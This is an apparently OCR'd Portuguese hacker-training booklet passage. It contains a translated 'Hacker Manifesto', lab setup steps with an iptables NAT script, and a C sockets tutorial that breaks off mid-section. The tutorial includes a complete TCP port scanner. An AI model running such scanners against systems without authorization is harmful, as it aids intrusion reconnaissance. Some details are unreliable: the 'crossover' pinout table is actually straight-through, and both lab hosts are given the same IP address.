graus de realização incluindo total onisciência, adquirindo o conhecimento de todo o Seu ciclo de mortes e renascimentos."

Tome cuidado com Mara, pois sempre o neófito será tentado por suas aramadilhas. Não se deixe cair pela facilidade das coisas ! O caminho é difícil e cheio de percalços, mas não se deixe levar pelos mesmo.


"Veja !
Não diga que a canção está perdida !
Tenha fé em Deus !
Tenha fé em você !
Tenha fé na vida !
– Tente outra vez ! "

Por isso lute pelo que você acredita e lembre-se que você já nasceu diferente da maioria e daqueles que estão a sua volta. Você é contestador, você é curioso, você quer saber o que está além do muro da ignorância, você tem a luz do conhecimento dentro de ti !

Você é um hacker !



Quem somos ?



As pessoas a nossa volta que não conhecem a nossa filosofia de busca do conhecimento resolverem nos nomear, roltular, classificar. Eles não entendem que somos muito mais do que isto, somos aqueles filhos de uma nova era digital, onde nossoas ferrammentas são os bits, as máquinas e nossa inteligência. Mas nossa essência é outra e gostaríamos de utilizar a voz de outro para mostrarmos quem somos.

O Manifesto de um Hacker

Data do Documento: 10/03/1998
Ultima atualização: 10/03/1998
Palavras Chave: Internet, Hacker, Segurança, Comportamento
Tradutor: Verdade @bsoluta
Arquivo: mentor.html
Status: completo

Mais um foi pego hoje, está por toda parte nos jornais. "Adolescente Preso em Escândalo de Crime de Computador", " Hacher preso depois de trapaça em Banco". "Crianças malditas", "Crianças imbecis". Eles são todo semelhantes ". Mas você em sua psicologia de três ângulos e pensamento de 1950, alguma vez olhou através dos olhos de um hacker? Você já imaginou o que faz ele agir, quais forças o motivam, o que o tornou assim? Eu sou um hacker, entre em meu mundo. Meu mundo é aquele que começa na escola.

Eu sou mais inteligente que a maioria das outras crianças, esta besteira que nos ensinam me chateia. "Maildição". Eles são todos iguais. Eu estou na escola primário ou secundária. Eu escutei aos professores explicarem pela qüinquagésima vez como reduzir uma fração. Eu entendo isto. " Não, Sra. Smith, eu não mostrei meu trabalho. Eu fiz ele em minha cabeça". "Criança maldita". "Provavelmente copiou isto. Eles são todo semelhantes ". Eu fiz um descoberta hoje. Eu encontrei um computador. Espere um segundo, isto está legal. Faz o que eu quero.

Se comete um engano, é porque eu estraguei isto. Não porque não gosta de mim, ou sente atração por mim, ou pensa que sou inteligente, ou não gosta de ensinar e não deveria estar aqui. Criança maldita. Tudo que ele faz é jogar jogos. Eles são todo semelhantes. E então aconteceu... uma porta abriu-se para um mundo...surfando rapidamente pela linha telefônica como heroína pelas veias de um viciado, uma pulsação eletrônica é enviada, um refúgio para a incompetência do dia-a-dia...Encontramos uma BBS. "É isto...este é o mundo ao qual pertenço..." Eu conheço todos aqui...até mesmo se eu nunca tenha falado com eles, mesmo que nunca mais vá ter notícias novamente deles...Eu o conheço todos...Criança malditas. Prendendo a linha telefônica novamente. Eles são todos semelhantes...


Você acertou seu babaca nós somos todo semelhantes...na escola nós comia-mos comida de bebê quando nós tinha-mos fome de bife ...os pedaços de carne que você deixou passar foi pre-mastigado e sem gosto. Nós fomos dominados por sádicos, ou ignorados pelo apático. Os poucos que tiveram algo a nos ensinar quando crianças, achou os alunos dispostos a tudo, mas esses poucos são como gotas d'agua no deserto. Agora este é o nosso mundo...o mundo eletrônico, a beleza da transmição eletrônica.

Nós fazemos uso de um serviço que já existe sem pagar o que poderia ser muito caro se não fosse usado por gulosos aproveitadores, e você nos chama os criminosos. Nós exploramos...e você nos chama de criminosos. Nós buscamos por conhecimento...e você nos chama de criminosos. Nós existimos sem cor de pele, sem nacionalidade, sem preconceito religioso...e você nos chama de criminosos.

Você constrói bombas atômicas, você empreende guerras, você assassina, engana, e mente a nós e tenta nos fazer acreditar que é para nosso próprio bem, contudo nós somos os criminosos. Sim, eu sou um criminoso. Meu crime é a curiosidade. Meu crime é o de julgar as pessoas pelo que eles dizem e pensam, não como eles se parecem. Meu crime é desafiar e anganar vocês, algo que você nunca me perdoará. Eu sou um hacker, e este é meu manifesto. Você pode parar este indivíduo, mas você não nos pode parar todos nós...afinal de contas, nós somos todo semelhantes.

Este foi o último arquivo publicado por "The Mentor".

Estas palavras são tão atuais desde a época que foram escritas e parece que muitos “hackers” as esqueceram. É triste irmãos, ver o que aconteceu com o movimento, ver que muitos caíram no mundod e Mara e agora estão perdidos... Mas quando se sentir com dúvida releia as palavras acima e fortaleça-se novamente.



Seção 002h

O Primeiro Portal


Agora chegou o momento da primeira série de estudos que deverão ser feitos, para que possamos iniciar o nosso caminho. Temos nesta primeira parte que explorar os seguintes assuntos :

- Conceitos de sistemas operacionais
- Conceitos de administração em ambiente Linux e Windows
- Conceitos de Redes TCP/IP
- Programação em C Ansi voltada inicialmente para ambiente Linux

Ao mesmo tempo você terá que iniciar seu laboratório de testes para seus experimentos. A arquitetura do mesmo será a seguinte :

- 1 estação Linux/Windows XP com dual boot com placa de rede
- 1 servidor Linux / Windows NT /2000/2003 com dual boot com 2 placas de rede e um link com a Internet (discado ou adsl)
- Cabo cross-over

A arquitetura física será a seguinte :




O cabo cross over é utilizado para interligarmos duas placas de rede em duas máquinas distintas sem precisarmos de um hub ou switch. Você pode comprar em qualquer casa especializada de informática, ou então fazer. Tenha em mãos as ferramentas/materiais necessários que são:

- Pedaço de cabo de rede padrão CAT 5 (4 pares de fios)
- Conectores RJ45
- Alicate de Crimpagem

Tabela 1: Patch cable CAT 5 (EIA 568B)

Conector #1	Conector #2
Branco/Laranja	Branco/Laranja
Laranja/Branco	Laranja/Branco
Branco/Verde	Branco/Verde
Azul/Branco	Azul/Branco
Branco/Azul	Branco/Azul
Verde/Branco	Verde/Branco
Branco/Marrom	Branco/Marrom
Marrom/Branco	Marrom/Branco

Nota: A primeira cor listada no par, é a cor dominante do fio, ou seja, no cavo azul/banco, é um fio azul com listras brancas e o cabo branco/azul, é um fio branco com listras azuis. Abaixo segue a pinagem do mesmo :



O Primeiro Portal :

Um portal iniciático representa um desafio imposto ao neófito afim de que o mesmo consiga sair do mundo profano dos homens e consiga adentrar na senda do conhecimento. Somente queles que se dedicam ao estudo e perseveram conseguem atravessá-lo. Iremos propor agora seu primeiro portal iniciático : Instalar os sistemas nas máquinas e configurá-los. Você terá que descobrir como instalar o Linux e os Windows, para poder ligar seu laboratório. A arquitetura IP será a seguinte :

Estação :
Endereço IP eth0 : 10.0.0.2
Subnetmask : 255.0.0.0
Gateway : 10.0.0.1

Servidor :
Endereço IP eth0 : 10.0.0.2
Subnetmask : 255.0.0.0
Gateway : 10.0.0.1
endereço IP eth1 : por dhcp.

O servidor deverá fazer um mascaramento para a utilização na internet e você deverá no caso do Linux compilar o kernel para suporte a iptables e ppp/pppoE, no caso de conexões ADSL. Segue abaixo um script de configuração para mascaramento no Linux :

```
#!/bin/sh
#
# IPTABLES PACKET FILTER
#Por Frater Rabelais

iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -t nat -F      # Flush no NAT
iptables -X             # Flush nas CHAINS PERSONALIZADAS
iptables -Z       # Zera regras especificas. Qdo nao houver argumentos, zera
todas as regras. Idem ao -f.

iptables -A FORWARD -i eth0 -j ACCEPT
iptables -A FORWARD -i ppp0 -j ACCEPT

#Mascaramento
iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE

#Stateful
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT

echo "[ok]"
```

Este será seu primeiro portal, ou seja aqui já veremos quem realmente está imbuido da vontade de seguir o caminho. Recomendamos com relação a distribuição Linux que você instale ou o Slackware ou o Debian, mas se sentir muita dificuldade, escolha uma da qual você se adapte melhor. Sem seu laboratório nada será possíevl ser feito e no momento da sua primeira iniciação, ou seja não poderá ser realizada a grande obra.

“Não ocultarei uma ciência que me foi revelada pela graça de Deus, não a guardarei ciosamente para mim, por temor de atrair a sua maldição. Qual a utilidade de uma ciência guardada em segredo, de um tesouro escondido? A ciência que aprendi sem ficções, vo-la transmito sem pena. A inveja transtorna tudo, um homem invejoso não pode ser justo ante Deus. Toda a ciência e toda a sabedoria provêm de Deus...”
Alberto o Grande

Aqui é o começo de tudo para você...

Seção 003h

Libri Profanae

Agora apresentaremos os livros profanos que serão utlizados como apoio aos nossos estudos iniciáticos. São eles :

- Sistemas Operacionais (Liber Profano I)- A short introduction to operating systems - Mark Burgess - http://www.iu.hio.no/~mark/os/os.html
- Linguagem C (Liber Profano II)- http://www.iu.hio.no/~mark/CTutorial/CTutorial.html
- Administração em Linux (Liber Profano III)– Guia Foca Linux – http://focalinux.cipsga.org.br
- Internetworking with TCP/IP Vol I (Liber Profano IV)- http://www.hackemate.com.ar/textos/Books/TCP-IP%20%20Illustrated%20(W.Richard%20Stevens)%20Volume%201/
- Como Programar em C (Liber Profano II-A) – Harvey M. Deitel – LTC
- Redes de Computadores (Liber Profano V) – Andrew Tanenbaum – Editora Campus
- Intranet em Ambiente Linux (Liber Profano VI) – Antonio Marcelo – Editora Brasport
- The Hacker Crackdown (Liber Profano VII) – Bruce Sterling - http://www.hackemate.com.ar/textos/Books/Bruce%20Sterling%20-%20The%20Hacker%20Crackdown/
- O Livro da Lei (Liber AL vel Legis) – Aleister Crowley - http://www.alexandriavirtual.com.br/acervo/LIBER%20AL%20vel%20LEGIS%20-%20O%20Livro%20da%20Lei%20-%20Aleister%20Crowley%20-%20por.zip
- O Livro dos Sábios (Liber Profano VIII) – Eliphas Levi - http://www.alexandriavirtual.com.br/acervo/Eliphas%20Levi%20-%20O%20Livro%20dos%20S%E1bios.rb

Quod facis, Fac citius

Antes de terminarmos este nosso primeiro libri gostaria de mostrar um caminho inicial dos estudos utilizando os libri profanae. O primeiro liber que deverá ser lido é o VII e o I, em seguida dos III, V, IV e II e II-A . Finalizando deverão ser lidos os libri VI e VII.

Cada liber é um conjunto de informações que deverá ser estudada com uma rotina diária de pelos menos duas horas, pois isto poderá fazer com que você frater, possa iluminar-se e para prestar a primeira prova de mudança de grau.

Em breve teremos o nosso site na Internet que será nosso escola iniciática, com o seu Pronaos para que possamos nos reunir. Isto será avisado pelos meios necessários e todos aqueles que resolverem entrar em nossa escola, terão as orientações do caminho.

A todos da classe meus sinceros votos de paz profunda.

UM TUTORIAL SOBRE SOCKETS

*"Um Homem que realiza a sua **Verdadeira Vontade**, tem a inércia do Universo para ajudá–lo"*

Teorema de Magick

Por Antonio Marcelo (amarcelo@plebe.com.br)

Apresentação

Este tutorial foi inicialmente apresentado na revista H4CK3R da editora Digerati em diversos números e dividido em lições. É com muita alegria que eu o vejo aqui novamente publicado sob a forma de um mini tutorial abarcando todas as lições e transformado em um guia de trabalho. Este trabalho é apenas uma espécie de "preview" do Liber001 que no momento se encontra em confecção com Frater Albertus Rabelais e que será lançando em breve. Espero assim ajudar a muitos que desejam estudar mais e alcançar seus objetivos.

Iniciando

As grandes ferramentas utilizadas por especialistas de segurança, hackers e crakers tem como base a linguagem C ANSI ou C ++. Muitos dos scanners, sniffers, backdoors, etc. , exploram um recurso muito conhecido na programação–cliente servidor : os sockets.

Um socket é nada mais nada menos que um programa, ou rotinas de programas que permitem a comunicação, interligação e troca de dados entre aplicações. Por exemplo quando é feita uma conexão de FTP, um socket é estabelecido entre a origem e o destino.

Até mesmo os famosos exploits utilizam sockets para estabelecer comunicação.

Nós iremos explorar nestes nossos tutoriais os mais variados tipos de socketes, inclusive o *RAW SOCKETS*, que é o mais interessante de todos.

O que você precisa para começar :

a) Compilador C – Iremos explorar nosso tutorial em ambiente Linux e por isso utilizaremos o compilador GCC. Esta decisão foi tomada por porque o GNU Linux além de ser um sistema gratuito é o mais utilizado e explorados pelos especialistas de segurança para o desenvolvimento de ferramentas.
b) Uma rede com TCP/IP – Apesar de ser um *acessório* importante, podemos simular com um micro com uma placa de rede um ambiente d etrabalho.
c) Sistema Operacional Linux – Por ser robusto, confiável e ter tudo para o desenvolvimento de aplicações baseadas em sockets.
d) Paciência e perseverança – Isto é muito importante, pois não se aprende do dia para noite.

Primeiros Passos :

Basicamente um socket pode ser declarado mediante três headers básicos :

```
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
```

Estes três headers permitem que utilizemos as funções para a montagem de uma conexão. A definição de um socket é feita da seguinte maneira em C :

```
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>

main(){

int e_socket;
...
}
```

Com isto começamos o nosso trabalho.Vamos começar utilizando os dois tipos de sockets, mais utilizados em aplicações, baseados no o protocolo TCP (Stream Sockets) e os que utilizam o protocolo UDP (Datagram Sockets).

Estes sockets também são conhecidoscomo "SOCK_STREAM" e "SOCK_DGRAM", respectivamente.

A estrutura padrão em C de um socket pode ser definida da seguinte maneira :

```
struct sockaddr_in {
        short int sin_family;
        unsigned short int sin_port;
        struct in_addr sin_addr;
        unsigned char sin_zero[8];
        }
```

Cada item destas linhas possuem uma característica importante, são elas :

short int sin_family; – Tipo de família do socket, sendo que os padrões mais comuns seriam os seguintes :

a) AF_INET – ARPA INTERNET PROTOCOLS
b) AF_UNIX – UNIX INTERNET PROTOCOLS
c) AF_ISSO – ISO PROTOCOLS
d) AF_NS – XEROX NETWORK SYSTEM PROTOCOLS

unsigned short int sin_port; – Número da porta TCP ou UDP a ser utilizada para a comunicação dos programas.

struct in_addr sin_addr; – Endereço IP do host destino. Pode ser colocado de maneira direta ou por uma entrada d edados.

unsigned char sin_zero[8]; – Zera a estrutura do socket. Vamos ver mais a fernte isto.

A declaração do socket é feita da seguinte maneira :

e_socket = socket(sin_family,
tipo_do_socket_desejado,número_do_protocolo);

Traduzindo para o C ANSI ficaria assim :

e_socket = socket(AF_INET,SOCK_STREAM,0)

Onde o 0 é o número do protocolo e pode ser substituído pelo seguinte :

0 – IP – INTERNET PROTOCOL
1 – ICMP – INTERNET CONTROL MESSAGE PROTOCOL
2 – IGMP – INTERNET GROUP MULTICAST PROTOCOL
3 – GGP – GATEWAY–GATEWAY PROTOCOL
6 – TCP – TRANSMISSION CONTROL PROTOCOL
17 – UDP – USER DATAGRAMA PROTOCOL

Vamos a um exemplo mais completo agora :

```
main(){
      int e_socket;
      struct sockaddr_in destino;

      e_socket = socket(AF_INET,SOCK_STREAM,0);
      if(e_socket < 0)
            {
            perror("Socket");
            exit(1);
            }
      destino.sin_family = AF_INET;
      destino.sin_port = htons(2048);
      destino.sin_addr.s_addr = inet_addr("10.0.0.1");
      bzero(&(destino.sin_zero),8);
      ...
}
```

Nosso programa está começando a ser delineado e para finalizarmos esta primeira parte falaremos de uma função básica para finallizar nossa primeira parte do tutorial.

A Função CONNETC()

Eis a função responsável por executar a conexão em uma porta propriamente dita. Quando um programa vai se comunicar com outro a função connect() do socket é utilizada para testar a conexão e iniciar o *processo de comunicação*.

O protótipo da função é o seguinte :

int connect(socket,(struct sockaddr *)&destino, sizeof(destino));

E agora o nosso programa ficará o seguinte com esta função :

```
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>


int e_socket;
struct sockaddr_in destino;
int conexao;

main()
{

e_socket = socket(AF_INET,SOCK_STREAM,0);
if(e_socket < 0)
 {
  perror("ERRO !");
  exit(1);
```

```
 }

destino.sin_family = AF_INET;
destino.sin_port = htons(22);
destino.sin_addr.s_addr = inet_addr("10.0.0.20");
bzero(&(destino.sin_zero),8);

conexao = connect(e_socket,(struct sockaddr * )&destino, sizeof
(destino));
if(conexao < 0) {
    perror("Porta fechada !\n");
    close(e_socket);
    exit(1);
  }
   printf("A PORTA 22 DO SSH ESTA ABERTA !\n");
   close(e_socket);
  }
```

Eis o nosso programa que testa se aporta 22 está aberta. Ele funciona da seguinte maneira :

```
int e_socket;
struct sockaddr_in destino;
int conexao;
```

Declaração das variáveis do sockets.

```
e_socket = socket(AF_INET,SOCK_STREAM,0);
if(e_socket < 0)
 {
  perror("ERRO !");
  exit(1);
 }
```

Em seguida vamos declarar um socket do tipo TCP (SOCK_STREAM) e testamos se as funções de sockets estão ativas .

```
if(e_socket < 0)
 {
  perror("ERRO !");
  exit(1);
 }
```

Neste ponto declaramos o tipo de socket (AF_INET) a porta que quermos testar se está aberta (destino.sin_port = htons(22);) o endereço do host que quermos testar (destino.sin_addr.s_addr = inet_addr("10.0.0.20");) e zeramos a estrutura (bzero(&(destino.sin_zero),8);)

```
destino.sin_family = AF_INET;
destino.sin_port = htons(22);
destino.sin_addr.s_addr = inet_addr("10.0.0.20");
bzero(&(destino.sin_zero),8);
```

E no final do programa, testamos se a conexão está ativa ou não,

utilizando a função CONNECT().

```
conexao = connect(e_socket,(struct sockaddr * )&destino, sizeof
(destino));
if(conexao < 0) {
    perror("Porta fechada !\n");
    close(e_socket);
    exit(1);
  }
   printf("A PORTA 22 DO SSH ESTA ABERTA !\n");
   close(e_socket);
  }
```

Vamos compilar o programa para testarmos, no prompt de seu Linux digite :

```
oldmbox# gcc –o ex1 ex1.c
```

Com o programa compilado digite :

```
oldmbox# ./ex1
```

Se sua porta 22 estiver aberta, a resposta será o seguinte :

```
oldmbox# A PORTA 22 DO SSH ESTA ABERTA !
```

Caso contrário a resposta será negativa.

A função getservbyport() :

Esta função permite que possmaos determinar que serviço está sendo executado em uma determinada porta TCP. A mesma se baseia no arquivo services, utilizando–o como referência. Ele necessita da declaração abaixo, no início de seu programa :

#include <netdb.h>

Onde o protótipo da função é desvrito da seguinte maneira :

struct servent *getservbyport(int port, const char *proto);

Onde a estrutura servent está definida da seginte forma na biblioteca netdb.h :

```
struct servent {
                    char  *s_name;
                    char  **s_aliases;
                    int   s_port;
                    char    *s_proto; }
```

Vamos analisar cada ítem deste structure abaixo :

a) s_name – Nome dado ao serviço, dentro da estrutura TCP/IP. Por exemplo : Telnet, SMTP, etc;
b) s_aliases – Um lista de nomes alternativos aos serviços. Uma espécie de apelido que i mesmo pode possuir;
c) s_port – O numero da porta ai qual o serviço está sendo executador referenciado pelo Network Byte Order;
d) s_proto – O nome do protocolo que vai ser utilizado com este serviço (TCP ou UDP)

A função gethostbyname();

Esta função permite que possamos utilizar o nome de domínio, no lugar de seu IP. Um exemplo podemos digitar www.destino.com.br, no lugar de seu endereço IP Ele necessita da declaração abaixo, no início de seu programa :

#include <netdb.h>

Onde o protótipo da função é descrito da seguinte maneira :

```
#define h_addr  h_addr_list[0]

struct  hostent {
                  char    *h_name;
                  char    **h_aliases;
                  int     h_addrtype;
                  int     h_length;
                  char    **h_addr_list;
};
```

Vamos analisar cada ítem deste structure abaixo :

a) h_name – Nome do domínio (Domain Name) host.

b) h_aliases – Lista alternativa de nomes para este host

c) h_addrtype – O tipo do endereço que está retirnando na conexão.No nosso capítulo I vimos que podem ser quatro : AF_INET, AF_UNIX, AF_ISSO,AF_NS.

d) h_length – Tamanho em bytes do endereco.

e) h_addr_list – Uma array terminada em zero do endereco da rede utilizado pelo host

f) host.h_addr – Utilizado para a tradução do endereçamento para o serviço de DNS.

O Grande exemplo I :

Eis aqui o scanner que já apresentei anteriormente no meu artigo sobre scanners. Vamos listá–lo abaixo :

```
/*
=========================================================================
|               Exemplo de scanner de portas TCP                        |
|                      por Antonio Marcelo                              |
|                    amarcelo@honeypot.com.br                           |
|                            maio / 2000                                |
|    visite nossa home page em http://www.honeypot.com.br               |
=========================================================================
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <signal.h>

#define maxproc 20

void scan(char *);
void timeout();

FILE *fp;
char *arquivo;
char *endereco;
char *opcao;
int msocket;
struct sockaddr_in alvo;
int conector, a, portai, portaf, portas, childs = 0;


int main(int argc, char *argv[])
{

    printf("\033[2J");
    printf("\033[1;1H");
printf
("=========================================================\n");
printf("==                Scanner de portas TCP
==\n");
printf("==  Por Antonio Marcelo – amarcelo@honeypot.com.br
==\n");
printf
("=========================================================\n");
    if (argc == 1) {
```

```
      fprintf(stderr,
            "Uso: %s <endereco> <portai> <portaf> -l logfile\n",
            argv[0]);

      exit(0);
    }
    if (argc > 1) {
      endereco = (argv[1]);
      arquivo = endereco;
      portai = 1;
      portaf = 65000;
    }
    if (argc > 2) {
      portai = atoi((char *) argv[2]);
      portaf = atoi((char *) argv[3]);
    }

    if (argc > 3) {
      endereco = (argv[1]);
      arquivo = endereco;
    }

    if (argc > 4) {
      opcao = ++(argv[4]);
      if (*opcao == 'l')
          arquivo = (argv[5]);
    }

    signal(SIGALRM, timeout);

    if ((fp = fopen(arquivo, "w+")) == NULL) {
      perror("fopen()");
      exit(-1);
    }

    a = 0;
    portas = portai;
    fprintf(fp, "-------------------------------------\n");
    fprintf(fp, "--            Resultado            --\n");
    fprintf(fp, "-------------------------------------\n");
    scan(endereco);
    printf("Feito ! Veja os resultados no arquivo de log\n");
    return (0);
    fclose(fp);
}

void timeout()
{
    conector = -1;
}

void scan(char *endereco)
{

    /*Testa TCP */ ;
    while (portas <= portaf) {
```

```
   /*Declaracao do Socket*/;

      msocket = socket(AF_INET, SOCK_STREAM, 0);

      if (msocket < 0) {
          perror("socket()");
          continue;
      }

      alvo.sin_family = AF_INET;
      alvo.sin_port = htons(portas);
      alvo.sin_addr.s_addr = inet_addr(endereco);

      bzero(&(alvo.sin_zero), 8);

      fprintf(stderr, "\033[36mScanning : \033[37m");
      fprintf(stderr, "%i\r", portas);

      alarm(5);

     /* Teste do Socket*/

      conector =
          connect(msocket, (struct sockaddr *) &alvo, sizeof(alvo));
      alarm(0);
      if (conector < 0) {
          /* printf("Porta TCP Inativa %i\n", portas); */
          close(conector);
          close(msocket);
          a++;
          portas++;
          continue;
      }

      fprintf(fp, "Conexao aceita na porta TCP %d\n\n", portas);

      a++;
      portas++;
      close(conector);
      close(msocket);
    }
}
```

Eis a proposta de nossa primeira parte acima feito e para vocês modificarem a seu bel prazer. Proponho para os mais ousados um desafio : montar um scanner que resolva por nome no lugar do IP;

O Mundo Cliente / Servidor

Estaremos agora explorando um dos pontos mais importantes e vastos deste fascinante assunto : a programação cliente / servidor. Nos dias de hoje a Internet e a maioria aplicações de rede estão baseadas na filosofia cliente/ servidor.

Mas o que vem a ser o esquema cliente/servidor ?

Um simples gráfico pode ser visualizado abaixo mostrando a arquitetura cliente/servidor

Servidor	**Meio de Comunicação**	*Cliente*

(Stevens – Unix Networking Programming)

Um cliente normalmente se comunica com um servidor específico, exemplo um navegador Web, se comunica com o servidor Web. Um cliente de FTP,s e comunica com um servidor de FTP e assim sucessivamente. Estes programas utilizam na maior parte dos casos o protocolo TCP/IP faz a comunicação entre os dois e a partir deste *entendimento*, transmite a informação.

Antes de nos aprofundarmos neste nosso novo tópico de nossa tutorial de sockets vamos dar uma pincelada na camada de transporte básica do protocolo : a TCP e a UDP.

O Protocolo TCP (Transfer Control Protocol):

O Protocolo TCP é o protocolo mais robusto e confiável no que diz respeito a conectividade. O TCP promove conexões entre o cliente e o servidor, trocando dados pela conexão e pode terminar a conexão.

O TCP promove a chamada confiança (reliability), ou seja quando um pacote é enviado para o destino, o emissário deste pacote requer uma confirmação (o termo correto é acknowledgement) que o pacote chegou lá. Caso esta confirmação não seja recebida, o TCP automaticamente retransmite os dados e espera por um período X de tempo a confirmação. Este tempo está submetio a um algorítmo de tempo (Round Trip Time) que determina dinamicamente o tempo que o cliente e o servidor devem esperar.

Todos os dados do TCP são sequenciais, ou seja cada vez que um dado é enviado é associado a um número sequencial. Se uma aplicação escreve num socket TCP 2048 bytes, o mesmo é enviado em dois segmentos, o primeiro contendo dados com os números sequenciais de 1–1024 e o segundo segmento de 1025–2048. (Para quem não sabe um segmento é a unidade de dados que o TCP passa para o IP). O TCP ainda implementa o chamado controle de fluxo, que indica quantos bytes vão ser

transmitidos e aceitos pelo destino. Este controle implementa a chamada *janela*, (window) que indica quanto existe de buffer de recebimento para os dados do emissor para o receptor. A *janela* muda de tamanho conforme a necessidade e o tempo da transmissão, caso este espaço atinja 0, o buffer está cheio e a aplicação emissora deve esperar até que o próximo dado possa ser lido. Cabe lembrar que as conexões baseadas em TCP são full–duplex, ou seja podem receber e enviar dados simultaneamente. Por isso o TCP é conhecido como orientado a conexão.

Protocolo UDP (User Datagram Protocol)

O UDP é um simples protocolo de transmissão que encapsula datagramas em pacotes para o destinatário. Ao contrário do TCP, ele não garante que realmente o pacote vai ser entregue, ou seja o protocolo envia dados e não se preocupa em receber um acknowledgement do destinatário. Em resumo o pacote é enviado mas, nunca sabemos se ele realmente atingiu o destino. O UDP é cahamado por isso de protocolo não orientado a conexão.

Fases da Conexão TCP :


Como nosso objeto de estudo iremos estudar a conexão TCP para melhor entendermos as funções connect, accept e close. Estas funções serão apresentadas em exemplos de nosso tutorial, e assim demonstraremos o funcionamento de uma aplicação cliente/servidor.

A Comunicação de Três Vias (Three Way Handshake)

Vamos ilustrar passo a passo como uma conexão é feita :

